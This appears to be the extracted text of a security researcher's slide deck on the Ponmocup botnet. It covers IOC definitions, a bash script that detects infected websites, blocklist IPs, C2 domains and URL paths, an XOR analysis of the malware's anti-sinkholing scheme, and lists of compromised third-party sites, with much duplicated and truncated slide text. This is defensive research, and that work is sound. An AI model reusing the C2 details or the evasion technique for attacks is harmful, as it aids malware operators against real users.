ceEx. Unter anderem werden auch Werte aus den Registrykeys *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs*, *HKCU\Software\Microsoft\Internet Explorer\TypedURLs* und *SOFTWARE\Microsoft\Windows NT\CurrentVersion* ausgelesen.

HAKIN9

Hakin9 1/2013 (77) Hakin9 Ausgabe 1/2013 Januar Monats-Online-Magazin

HARD CORE IT SECURITY MAGAZINE

ANTI-DEBUGGING

Hakin9

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE

Zum Teil werden die gewonnenen Informationen für Anti-Debugging- und Anti-VM-Zwecke genutzt; zum Teil wurden sie jedoch auch in verschlüsselter Form an die hardgecodete IP 88.216.164.117 gesendet, die mittlerweile offline ist. Das Nachladen „personalisierter“, optimal auf das übermittelnde System abgestimmter Malware an dieser Stelle mehr als wahrscheinlich. Bekräftigt wird diese Annahme noch durch die Tatsache, dass der Dropper unter Verwendung der Funktionen *ResetSR* und *DisableSR* aus *srclient.dll* alle Systemwiederherstellungspunkte löscht und das Erstellen künftiger Punkte deaktiviert. Auch die Information über den Erfolg oder Misserfolg dieser Aktion wird an den entfernten Server zu übermitteln versucht.

HAKIN9

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HARD CORE IT SECURITY MAGAZINE

ANTI-DEBUGGING

Hakin9

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE

Zum Teil werden die gewonnenen Informationen für Anti-

- Gathered information used for
 - anti-analysis or
 - to send to C&C server
- Disables and deletes restore points
 - ResetSR & DisableSR
 - Result sent to C&C server

punkte löscht und das Erstellen künftiger Punkte deaktiviert. Auch die Information über den Erfolg oder Misserfolg dieser Aktion wird an den entfernten Server zu übermitteln versucht.

Stay safe, become clean

How to detect and
prevent infections?

Created Ponmocup IOC (2012-04-06)

<http://ioc.forensicartifacts.com/2012/04/ponmocup-2/>


ForensicArtifacts.com
...the definitive database

IOCS

SUBMIT

ABOUT

IOCS



Ponmocup – #2

Posted by: Keith / Tags: IOC, Malware, Ponmocup, Trojan

Authored By:

TomU @c_APT_ure

Description:

Detects an infected system from the ponmocup malware (with what I think is the most common basic indicator

Reports:

<http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html>

<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

<http://www.threatexpert.com/report.aspx?md5=1098b041b743fa06e276eca074042b3d>

<http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Mal~Ponmocup-A/detailed-analysis.aspx>

Created Ponmocup IOC

<http://ioc.forensicartifacts.com/2012/04/ponmocup-2/>


ForensicArtifacts.com
...the definitive database

IOCS

SUBMIT

ABOUT

IOCS



Ponmocup – #2

Posted by: Keith / Tags: IOC, Malware, Ponmocup, Trojan

Authored By:

TomU @c_APT_ure

Indicators:

OR

AND

Registry Path contains SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings


Registry Type is REG_BINARY

OR

Registry ValueName is 6

Registry ValueName is 9

Testing Ponmocup IOC with IOC-Finder



View by Hosts

View by Indicator

1 host(s) contained matching hits on the searched IOCs.



TOM-XP-VM-2 - 192.168.4.101

Ponmocup malware infection V2- (UID: bcb504f2)

IOCF\audits\TOM-XP-VM-2\20120409202105\mir.w32registryapi.42100408.xml

[View Hits -](#)



[View Document \(112598.40 KB\)](#)

Registry Path	Type	Text	Date
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005\Software\Microsoft\Windows\CurrentVersion\Internet Settings\6	 REG_BINARY	.....	2012-04-09 20:06:25Z
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	....~p.....*9k..z.A.@X<..jJ.@....r....?..4.R..0	2012-04-09 20:06:25Z

IOCF\audits\TOM-XP-VM-2\20120409205215\mir.w32registryapi.5f274c37.xml

[View Hits -](#)


[View Document \(137742.91 KB\)](#)

Registry Path	Type	Text	Date
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005\Software\Microsoft\Windows\CurrentVersion\Internet Settings\6	 REG_BINARY	.....	2012-04-09 20:06:25Z
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	....~p.....*9k..z.A.@X<..jJ.@....r....?..4.R..0	2012-04-09 20:06:25Z

Details

Copyright © 2011 Mandiant

Testing Ponmocup IOC with IOC-Finder



 IOC FINDER

TOM-XP-VM-2 - 192.168.4.101

Ponmocup malware infection V2- (UID: bcb504f2)


IOCF\audits\TOM-XP-VM-2\20120409202105
\mir.w32registryapi.42100408.xml

View Hits -

Registry Path	Type	Text
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \Software\Microsoft\Windows\CurrentVersion\Internet Settings\6	 REG_BINARY	.....
HKEY_USERS\S-1-5-21-515967899-115176313-839522115-1005 \Software\Microsoft\Windows\CurrentVersion\Internet Settings\9	 REG_BINARY	....~p...

Copyright © 2011 Mandiant

Testing Ponmocup IOC with IOC-Finder

 IOC FINDER

TOI **Ponmocup malware infection V2**
bcb504f2-8f2c-478d-9b25-042e8b952dc6

Description

- Detects an infected system from the ponmocup malware (with what I think is the most common basic indicator) - References: - <http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html> - <http://c-apt-ure.blogspot.com/2012/02/not-apt-but-nasty-malware-ponmocup.html>

Definition

OR:

- **AND:**
 - RegistryItem/Path *contains* 'SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings'
 - RegistryItem/Type *is* ' REG_BINARY'
 - **OR:**
 - RegistryItem/ValueName *is* ' 6'
 - RegistryItem/ValueName *is* ' 9'

INFORMATION

Author:	TomU @c_APT_ure
Authored On:	2012-04-09T21:37Z
Updated:	2012-04-09T21:55:47Z

REFERENCES

KEYWORDS

How to Prevent & Detect Infections

- Prevention: block Malware IP-ranges (redir.)
 - 178.211.33.202 – .206 or .0/24
 - 31.210.96.155 – .158 or .0/24
 - 81.92.219.60 – .62 or .0/24
 - Occasionally new IPs (+/-1) and rarer new nets
- Blocking domains → useless, change quickly
- Complete list of Malware domains & IPs
 - http://security-research.dyndns.org/pub/malware-feeds/ponmocup_all-domains-ips.txt

How to Prevent & Detect Infections

- Detection: Network-based Indicators
 - Check logs for known Domains & IPs (few ex.)
 - DNS Lookups for Domains:
`intohave.com` / `fasternation.net`
 - Connections to IP:
`88.216.164.117` / `5.199.175.164`
`93.115.88.220`
- Detection: Host-based Indicators
 - Check Registry Keys from [Ponmocup IOC](#)
 - Check Persistence using Rundll32 (suspicious)

Introducing Ponmocup Finder

<http://c-apt-ure.blogspot.com/2012/06/introducing-ponmocup-finder.html>

c-APT-ure

Sunday, June 3, 2012

Introducing Ponmocup

The Ponmocup malware and botnet have infected millions of IPs, maybe a multiple of that. The chances are likely bigger that you have been infected. Please read my previous three posts.

- [1] Not APT, but nasty malware
- [2] Ponmocup, lots changed, but still the same
- [3] Hunting Ponmocup Botnet

Update 2013-06-01:

Please also read my newer blog posts about Ponmocup:

- "Ponmocup Hunter" SANS DFIR Summit 2013
- History of Ponmocup Malware / Botnet

Ponmocup-Finder has evolved in a little "workflow" :-)

1. add new infected domains to the list
2. daily cronjob to run Ponmocup-Finder
3. latest Ponmocup-Finder script
4. list of currently infected webserver
5. history of all previously infected webserver
6. notification lists for CH / LI and DE domains

Introducing Ponmocup Finder

<http://c-APT-ure.blogspot.com/2012/06/introducing-ponmocup-finder.html>

c-APT-ure

Sunday, J

Introd

The Ponm
million IPs
chances at
Please rea

- [1] Not AP
- [2] Ponmo
- [3] Hunting


```
$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
    echo -ne "checking domain: $domain --> ";
    wget -Sv --tries=1 --connect-timeout=5 \
        --user-agent="Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203
Firefox/3.6.13" \
        --referrer="http://www.google.ch/search?q=ponmocup+check" \
        http://${domain}/ -O ${domain}.out > ${domain}_wget.log 2>&1
    redir=`egrep -m 1 "Location: " ${domain}_wget.log`
    ## match=`echo $redir | egrep "(/url\?sa=|/cgi-bin/r.cgi\?p=)" | wc -l`
    match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
    if [ $match -gt 0 ]
    then
        echo -ne "seems to be INFECTED: "
        echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
        egrep -m 2 "Resolving " ${domain}_wget.log | tail -1 | sed -e 's/Resolving/ --> DNS:/g'
    else
        echo "seems to be CLEAN"
    fi
done
echo "date finished: `date`"
```

Introducing Ponmocup Finder

- Single HTTP GET request using WGET
 - to each suspicious domain
 - using Google URL in referrer header
 - using common IE User-Agent
 - ignore „Set-Cookie“
- Check for 1st redirection Location-header with suspicious domain as parameter
 - very few false positives (try to detect)


Introducing Ponmocup Finder

- # of domains (checked, infected, clean)



Introducing Ponmocup Finder

- Percentage of infected domains (monitored)



Tweeting about Ponmocup Finder



TomU @c_APT_ure

5 Jun

Thanks @Set_Abominiae for submitting very valuable #Ponmocup #malware data to me. Ponmocup-Finder domains list jumped from 180 to 894 !!

[Expand](#) [← Reply](#) [🗑 Delete](#) [★ Favorite](#) [⋮ More](#)



TomU @c_APT_ure

5 Jun

The following 630 web servers are currently infected to redirect to #Ponmocup #malware
security-research.dyndns.org/pub/botnet/pon...
Blog: c-apt-ure.blogspot.com/search/label/p...

[💬 Hide conversation](#) [← Reply](#) [🗑 Delete](#) [★ Favorite](#) [⋮ More](#)

13

RETWEETS

4

FAVORITES



11:08 PM - 5 Jun 13 · Details

of days domains seen infected

538	top-it.com.my	361	jollybeach.net
504	agroservis.rs	361	fatherlinh.com
364	wonderwhistle.co.uk	360	osbycentralservice.se
364	sicon.ba	360	oceansys.com
364	ps3-fifaliga.de	360	lovethisgirl.com
364	larcheedmonton.org	360	etrend.hu
364	dogtreatrecipes.com.au	359	thepatientsspeak.org
363	melisdup.com	359	systemcv.com.br
363	innisicss.com	359	latenightfeelings.com
363	canal10tv.com	359	carros--tunados.com
363	aleyasin.nl	359	auctionvideotutorials.com
362	tintasluxor.com.br	358	tusinvitaciones.es
362	mayer.com.ro	357	kinkyhair.co.za
362	gamanteles.com	357	innerear.co.uk
362	designerdogwear.com	357	damiannowak.pl
362	creatingyourfreedom.com	356	padraoeditorial.com.br
361	ssr-nu.nl	356	bonetown.com
361	retrosheet.org	355	rebounderz.com
361	resistantculture.com	355	italkwithspirits.com
361	megarock.hr	350	information-international.com

of days domains seen infected

6	www.swissmooh.ch	3	www.zuerichsee-hafen.ch
6	www.samariter-richterswil.ch	3	www.favremenuiserie.ch
6	download2.microapp.com	3	provaltech.hu
6	dk-media.ch	3	promozionebenessere.ch
5	www.smartek.ch	3	go-project.com
5	www.immobilienportal.li	3	comcarinhoestamosmarcando.com
5	www.essebi.ch	3	coloresmedia.com
4	www.viceversa.ch	2	www.vozbox.mx
4	www.metzgerei-zellweger.ch	2	www.schmuckcafe.ch
4	vozbox.mx	2	www.ofct.ch
4	daquiparaomelhordobrasil.com	2	www.montexx.ch
4	cpsharp.com.mx	2	www.blanquettedeveau.fr
4	canadianturbo.com	2	cmsports.ch
		1	www.peliincarniti.com
		1	www.linksoflondonblog.co.uk
		1	www.lerchdesign.ch
		1	geilight.com

SWITCH
SWITCH-CERT

<http://security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-infected-domains-history-days-sort.txt>

Anti-Sinkholing

Is this Anti-Sinkholing
technique and
how to break it?

Is this Anti-Sinkholing? (Oct. 2012)

← → security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

overview network analysis:

* redirect domain:

kritikaa.ilanes.com 178.211.33.205

* malware download:

ml.buymeaslut.com 82.211.45.82

* C2 / phone home:

intohave.com 64.179.44.188 (DNS request only)

88.216.164.117

* URL sample #1:

http://88.216.164.117/entries

(2 x requests with data in cookie values)

* URL sample #2:

http://88.216.164.117/videos/forumdisplay.php

(2 x requests with data in cookie values)

http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

Is this Anti-Sinkholing? (July 27, 2012)

bailiwick	intohave.com.
count	6337
first seen	2012-07-27 13:23:32 -0000
last seen	2013-01-14 11:47:05 -0000
intohave.com.	A 64.179.44.188

intohave.com.	
4672	
2013-01-14 15:38:52 -0000	
2013-06-19 23:02:41 -0000	
intohave.com.	A 29.172.39.109

bailiwick	intohave.com.
count	64
first seen	2013-06-23 11:19:15 -0000
last seen	2013-07-31 21:58:06 -0000
intohave.com.	A 208.91.197.108

count	21
first seen	2013-09-14 00:41:19 -0000
last seen	2013-10-10 20:33:49 -0000
intohave.com.	A 209.222.14.3

Is this Anti-Sinkholing?

bailiwick	fasternation.net.
count	4256
first seen	2013-05-18 12:15:42 -0000
last seen	2013-11-19 16:24:17 -0000
fasternation.net.	A 253.101.238.123



SHA256: 209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9d

File name: 209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9d

Detection ratio: 34 / 46

Analysis date: 2013-08-06 13:19:46 UTC (3 months, 2 weeks ago)

DNS requests

fasternation.net (253.101.238.123)

TCP connections

93.115.88.220:80

<https://www.virustotal.com/en/file/209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9dada25003b36649/analysis/>

Break Anti-Sinkholing tech → ask Twitter



TomU

@c_APT_ure

Who can tell me function $f(IP1) = IP2$ if
 $f("253.101.238.123") = "93.115.88.220"$?

#Ponmocup #malware analysis
[virustotal.com/en-gb/file/209...](https://www.virustotal.com/en-gb/file/209...)

← Reply 🗑 Delete ★ Favorite ⋮ More

10:43 PM - 10 Sep 13




Robert H. @Pllcoding

10 Sep

@c_APT_ure makes DNS request to 253.101.238.123 and
C2 connection via HTTP to 93.115.88.220 ?!

Details




TomU @c_APT_ure

10 Sep

@Pllcoding yep exactly! First observed last October with
diff domain / IPs → [security-research.dyndns.org](https://security-research.dyndns.org/pub/botnet/pon...)
[/pub/botnet/pon...](https://pub/botnet/pon...) → no sinkholing w/o knowing $f()$

Break Anti-Sinkholing tech → ask Twitter



Kudos and thanks to @chort0
for helping find out this method

Break Anti-Sinkholing tech → ask Twitter




TomU @c_APT_ure

11 Sep

@chort0 hmm looks valid, congrats! guessed it?

test 1: 29.172.39.109 -> 5.199.175.164 >> 1DAC276D XOR
05C7AFA4 = 186B88C9 (tbc)

[Details](#)



TomU @c_APT_ure

11 Sep

@chort0 test 2: 64.179.44.188 -> 88.216.164.117 >>

40B32CBC XOR 58D8A475 = 186B88C9 -> same key :)

[Details](#)



TomU @c_APT_ure

11 Sep

@chort0 guess the key changed with the domain... test 3:

253.101.238.123 -> 93.115.88.220 >> FD65EE7B XOR
5D7358DC = A016B6A7

Botnet tracking

So who else is
tracking this Botnet?

Malware Report

Q1 2012

Kindsight
Security
Labs



Top 20 Home Network Infections

The table below shows the top home network infections detected in Kindsight deployments. The results are aggregated and the order is based on the number of infections detected over the 3-month period of this report.

Position	Name	Threat Level	
1	Hijacker.MyWebSearchToolbar	Moderate	
2	Spyware.SCN-ToolBar	Moderate	
3	11	Downloader.Ponmocup.A	Moderate
4			Moderate
5	Adware.MarketScore	Moderate	
6	Trojan.NineBall/Gumblar/DNSChanger	High	
7	Trojan.Alureon/TDL/TDSS	High	
8	Botnet.ZeroAccess	High	
9	Spyware.SBU-Hotbar	Moderate	
10	Hijacker.ShopprReports	Moderate	
11	Downloader.Ponmocup.A	High	
12	BankingTrojan.Zeus	High	

Malware Report ...

Q1 2012

Kindsight
Security
Labs



Top 20 H

The table b
aggregated

Position

1
2
3
4
5
6
7
8
9
10
11
12

11

Top High Level Threats

The table shows the top 20 high threat level malware that leads
We'll look at the significant ones in more detail below.

Position	Name
1	Win32.Trojan.NineBall/Gumblar/DNSChanger
2	Win32.Trojan.Alureon/TDL/TDSS
3	Win32.Botnet.ZeroAccess
4	Win32.Downloader.Ponmocup.A
5	Win32.BankingTrojan.Zeus
6	Win32.Backdoor.Cycbot.B

are
s report.

level

Kindsight Security Labs Malware Report

- Downloader.Ponmocup.A

2012	Q1	Q2	Q3	Q4
------	----	----	----	----

- Top 20 Home Network infections

11	19	20	--
-----------	-----------	-----------	-----------

- Top 20 High Threat Level Threats

4	13	11	--
----------	-----------	-----------	-----------

→ Botnet disappeared at end of 2012 ??

Microsoft SIR v15 – 1H2013

Figure 74. Top families found at sites blocked by SmartScreen Filter in 1H13, by percent of all malware impressions

	Family	Most significant category	Percent of malware impressions
1	Win32/Delf	Trojan Downloaders & Droppers	20.4%
2	Win32/Microjoin	Trojan Downloaders & Droppers	11.0%
3	Win32/Swisyn	Trojan Downloaders & Droppers	8.3%
4	Win32/Bdaeje	Backdoors	4.6%

Microsoft Security Intelligence Report

Volume 15

January through June, 2013

7	Win32/Kraddare	Trojan Downloaders	
8	Win32/Obfuscator	Miscellaneous Poter	
9	MSIL/Truado	Trojan Downloaders	
10	AndroidOS/CVE-2011-1823	Exploits	1.8%
11	Win32/Dynamer	Miscellaneous Trojans	1.6%
12	Win32/DelfInject	Miscellaneous Potentially Unwanted Software	1.4%
13	Unix/Lotoor	Exploits	1.4%
14	Win32/Vundo	Miscellaneous Trojans	1.2%
15	Win32/Yakdowpe	Trojan Downloaders & Droppers	1.0%

Microsoft SIR v15 – 1H2013

Microsoft Security Intelligence Report

Volume 15


January through June, 2013

Win32/Vundo. A multi-component family of programs that deliver pop-up advertisements and may download and execute arbitrary files. Vundo is often installed without a user's consent as a browser helper object (BHO).

Win32/Swisyn. A trojan that drops and executes arbitrary files on an infected computer. The dropped files may be potentially unwanted or malicious programs.

→ <http://www.microsoft.com/sir>

ThreatSTOP Blog



Ponmocup Botnet

The Ponmocup botnet is currently less of a threat as it seems to not download really nasty malware onto infected computers, rather it displays a lot of unwanted ads and does very little more. However, while this is what it does now, there is no reason why it should continue to be so comparatively benign. As an example, there are indications that the **Cryptolocker** malware criminals are operating "pay per infection" schemes where they pay other botnet masters if they infect machines under their control with Cryptolocker.

The Ponmocup botnet is currently less of a threat as it seems to not download really nasty malware onto infected computers, rather it displays a lot of unwanted ads and does very little more.

<http://www.threatstop.com/neutrino-ponmocup>



<http://blog.threatstop.com/2013/11/08/blocking-neutrino-ek-and-ponmocup-droppers/>

ThreatSTOP Blog

 blog.threatstop.com/2013/11/08/blocking-neutrino-ek-and-ponmocup-droppers/

ThreatSTOP

Blocking Neutrino EK and Ponmocup Droppers

 NOVEMBER 8, 2013 BY [FRANCISTURNER](#)  [LEAVE A COMMENT](#)

ThreatSTOP and DNS Firewall Blocking Two New Malware Types

The second is the [Ponmocup](#) Adware Botnet also known as [Trojan.Milicenso](#). Ponmocup is currently considered less harmful as it seems to be used mainly for adware and clickfraud but there is no reason to assume that this will remain the case.

The second is the [Ponmocup](#) Adware Botnet also known as [Trojan.Milicenso](#). Ponmocup is currently considered less harmful as it seems to be used mainly for adware and clickfraud but there is no reason to assume that this will remain the case.

<http://blog.threatstop.com/2013/11/08/blocking-neutrino-ek-and-ponmocup-droppers/>

Some ideas...

How to stop Malware spreading?

How to take down this Botnet?

Call to action / Join me, anyone?

Created “Ponmocup Botnet working group”

- Some Ideas (*just a few*)

- ✓ Confirm “anti-sinkholing” → IP = funct(DNS)

- Find new C&C domains, IPs, URL patterns

- Sinkhole more (active, current) C&C domains

- Add IOC reg-key to MS AV detection (MSRT?)


- Use special “bot” to find more infected sites (Search engines – Google, MS) → notify

- *More to come...*

→ Please join if you're interested

Ponmocup Botnet working group

<https://groups.google.com/group/ponmocup-botnet-working-group>



TomU @c_APT_ure

28 Jun

#Ponmocup #Malware Botnet working group created
[groups.google.com/group/ponmocup...](https://groups.google.com/group/ponmocup-botnet-working-group)

Just in time for SANS DFIR Summit

[c-apt-ure.blogspot.com/2013/05/ponmocup...](http://c-apt-ure.blogspot.com/2013/05/ponmocup-botnet-working-group.html) #DFIRsummit

[Collapse](#) [Reply](#) [Delete](#) [★ Favorite](#) [More](#)

4

RETWEETS

5

FAVORITES




11:58 AM - 28 Jun 13 · Details

Thanks goes to...

For contributions & collaborations

- J-Michael from VirusShare.com
- Roman from abuse.ch & Re2 for feedback
- Shadowserver for Ponmocup sinkhole data
- **All members from closed groups / lists (including MalwareMustDie)** who helped me and contributed in one way or another
- DNSDB @ ISC, Umbrella Security Labs (Sgraph) for free accounts, TotalHash (Cymru)

Questions ?



Malware feeds / links (Demo)

Introducing Ponmocup-Finder

Ponmocup-Finder has evolved into a little "workflow" :-)

- [add new infected domains to the list](#)
- [daily cronjob to run Ponmocup-Finder](#)
- [latest Ponmocup-Finder script](#)
- [list of currently infected webserver](#)
- [history of all previously infected webserver](#)
- notification lists for [CH / LI](#) and [DE](#) domains

Malware CIF feeds (Demo)

For malicious domains and IPs you can download my malware feeds (also using [CIF](#)) here:

- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt>
- <http://security-research.dyndns.org/pub/malware-feeds/ponmocup-infected-domains-CIF-latest.txt>

Bonus Slides

Passive DNS for some C&C Domains

🟢 ❌ RRset results for [intohave.com/ANY](#) 🔑

Returned 5 RRsets in 0.14 seconds.

bailiwick	intohave.com.
count	4193
first seen	2013-01-14 15:38:52 -0000
last seen	2013-05-01 12:35:54 -0000
intohave.com.	A 29.172.39.109

bailiwick	intohave.com.
count	6337
first seen	2012-07-27 13:23:32 -0000
last seen	2013-01-14 11:47:05 -0000
intohave.com.	A 64.179.44.188



UMBRELLA
SECURITY LABS

UMBRELLA SECURITY GRAPH




DETAILS FOR INTOHAVE.COM

This domain is currently listed in the OpenDNS blacklist

DETAILS FOR INTOHAVE.COM

This domain is currently listed in the OpenDNS blacklist





Requester geo distribution	TR (20.25 %) DZ (16.26 %) US (12.58 %) EG (5.83 %) ID (1.84 %) VN (1.53 %) PL (1.53 %) FR (1.23 %) MX (0.92 %) ES (0.92 %) VE (0.61 %) CO (0.61 %) AZ (0.61 %) DK (0.31 %) CW (0.31 %) MA (0.31 %) PY (0.31 %) HU (0.31 %) HK (0.31 %) MY (0.31 %) SK (0.31 %) AU (0.31 %) CM (0.31 %) CR (0.31 %) JM (0.31 %) NO (0.31 %)
Requester geo distribution (normalized)	AZ (10.74 %) PY (10.45 %) PE (7.38 %) CW (5.81 %) JM (2.70 %) CM (2.70 %) EG (2.37 %) IR (2.27 %) NI (2.24 %) IL (1.43 %) VE (1.43 %) SK (1.26 %) TR (1.26 %) NG (1.20 %) CO (0.80 %) PL (0.80 %) PK (0.79 %) ES (0.79 %) CL (0.77 %) BG (0.58 %) IE (0.58 %) FR (0.55 %) BR (0.51 %) IT (0.50 %) CA (0.21 %) MY (0.21 %) GB (0.12 %)




DETAILS FOR ENCKFELD.NET

[Search in Google](#)

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

This domain has a fairly good SecureRank 2

[Download as CSV](#)

FEATURES


DETAILS FOR DIRECTICULTURE.COM

[Search in Google](#)

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

This domain has a fairly good SecureRank 2

[Download as CSV](#)



DETAILS FOR DIRECTLYVAST.COM


[Search in Google](#)

Classifier prediction: benign (confidence: 0.944)

Umbrella graph score: +89

[Download as CSV](#)

DNS queries



DETAILS FOR CLAIMSREFERENCE.NET

[Search in Google](#)


Geo distance between hosts serving this domain is fairly high

Classifier prediction: benign (confidence: 1)

Umbrella graph score: +100

[Download as CSV](#)

DNS queries



Twitter feedback



TomU @c_APT_ure

17 Nov

@threatstop microsoft.com/security/porta...

"family uses advanced defensive & stealth techniques to escape detection & to hinder removal"

 [View conversation](#)

 Reply  Delete  Favorite  More



TomU @c_APT_ure

17 Nov

@threatstop symantec.com/connect/blogs/... "using adware as decoy to distract attention [...] categorize it as low risk and be dismissed."

 [View conversation](#)

 Reply  Delete  Favorite  More

<http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true>

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fVundo>

<http://www.symantec.com/connect/forums/print-server-gone-wild>

Twitter feedback



TomU @c_APT_ure

17 Nov

@threatstop 1 more: symantec.com/connect/forums... "Each component of this threat is highly encrypted [...] & unique on each machine at byte level"

[View conversation](#)

[Reply](#) [Delete](#) [Favorite](#) [More](#)



TomU @c_APT_ure

17 Nov

@threatstop and all this uber-advanced stuff just to serve adware? Seen corporate infections w/out adware present. May be diff for homeusers

[View conversation](#)

[Reply](#) [Delete](#) [Favorite](#) [More](#)

<http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true>

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fVundo>

<http://www.symantec.com/connect/forums/print-server-gone-wild>

The Incident


Date	Time	Service	Source	Destination
09. Feb 11	09:00:35	80	10.3.3.3	174.36.82.151
07. Feb 11	12:22:49	80	10.1.1.1	174.36.82.151
07. Feb 11	08:53:28	80	10.3.3.3	10.03.2010 10:33
06. Feb 11	19:30:48	80	10.4.4.4	16.03.2010 11:09
06. Feb 11	19:28:58	80	10.4.4.4	13.06.2010 20:25
04. Feb 11	13:00:04	80	10.1.1.1	06.02.2011 19:06
02. Feb 11	12:33:41	80	10.1.1.1	04.03.2011 10:10
02. Feb 11	08:55:46	80	10.3.3.3	10.03.2011 07:01
27. Jan 11	08:45:55	80	10.1.1.1	174.36.82.151
26. Jan 11	08:57:56	80	10.3.3.3	174.36.82.151
24. Jan 11	12:54:39	80	10.1.1.1	174.36.82.151
24. Jan 11	08:36:58	80	10.3.3.3	174.36.82.151
20. Jan 11	11:02:41	80	10.1.1.1	174.36.82.151
19. Jan 11	08:57:15	80	10.3.3.3	174.36.82.151
17. Jan 11	12:20:10	80	10.1.1.1	174.36.82.151
17. Jan 11	08:52:45	80	10.3.3.3	174.36.82.151

The Incident

2011-02-04:	2	174.36.82.151	174.36.82.151
2011-02-06:	1	174.36.82.151	174.36.82.151
2011-02-06:	2	amegatech.net	174.36.82.151
2011-02-07:	2	174.36.82.151	174.36.82.151
2011-02-09:	1	marksandco.net	174.36.82.151
2011-02-11:	1	marksandco.net	174.36.82.151
2011-02-12:	1	94.75.234.107	94.75.234.107
2011-02-14:	2	94.75.234.107	94.75.234.107
2011-02-17:	1	inetspeedup.com	94.75.234.98
2011-02-21:	1	94.75.234.107	94.75.234.107
2011-02-23:	1	94.75.234.107	94.75.234.107
2011-02-25:	1	94.75.234.107	94.75.234.107
2011-02-26:	1	marksandco.net	94.75.234.98
2011-02-27:	1	94.75.234.107	94.75.234.107

The Incident

- Find the Persistence



The screenshot shows the Windows System Information window. The left-hand tree view has 'Startup Programs' selected and highlighted with a red rectangle. The main table on the right lists various startup programs. One row, representing a persistence mechanism, is highlighted with a red rectangle. This row shows a program named 'Cqri' that runs a command to execute a DLL from the user's roaming appdata directory. The 'User_Name' column for this entry is obscured by a large grey redaction box, which is also outlined in red.

Progra...	Command	User_Name	Location
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun	[Redacted]	HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	%programfiles%\windows sidebar\sidebar.exe /detectmem		HKU\S-1-5-21-111...
Windo...	rundll32.exe oobefldr.dll,showwelcomecenter		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Cqri	rundll32 "c:\users\[redacted]\appdata\roaming\mssitlby.dll",kyik		HKU\S-1-5-21-111...
Sidebar	c:\program files\windows sidebar\sidebar.exe /autorun		HKU\S-1-5-21-111...
Sidebar	%programfiles%\windows sidebar\sidebar.exe /detectmem		HKU\S-1-5-21-111...
Windo...	rundll32.exe oobefldr.dll,showwelcomecenter		HKU\S-1-5-21-111...

Sharing is caring 😊

Sharing publicly
Malware C&C details

Sharing C&C traffic details

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

This page is dedicated to provide a collection of links and details about the Ponmocup malware / botnet. We've discovered several infected hosts and have malware samples, memory dumps (Memorize), C&C traffic details.

Please send comments and questions to: toms.security.stuff@gmail.com

>>> You can also follow me on Twitter: [@cAPTure](#) or [read my Blog](#) <<<

Work in progress... (created on 2011-05-30 / updated: 2012-02-20)

C&C traffic details

Infection step:

(precondition: "normal" User-Agent, i.e. IE and Referrer header from a search engine)

URL-pattern: /cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}

Domain / IP: many domains / IP's of infected servers!

* NEW * List of infected- and malware-hosting domains / IPs: [HTML](#) / [TXT](#) (updated: 2011-06-22)

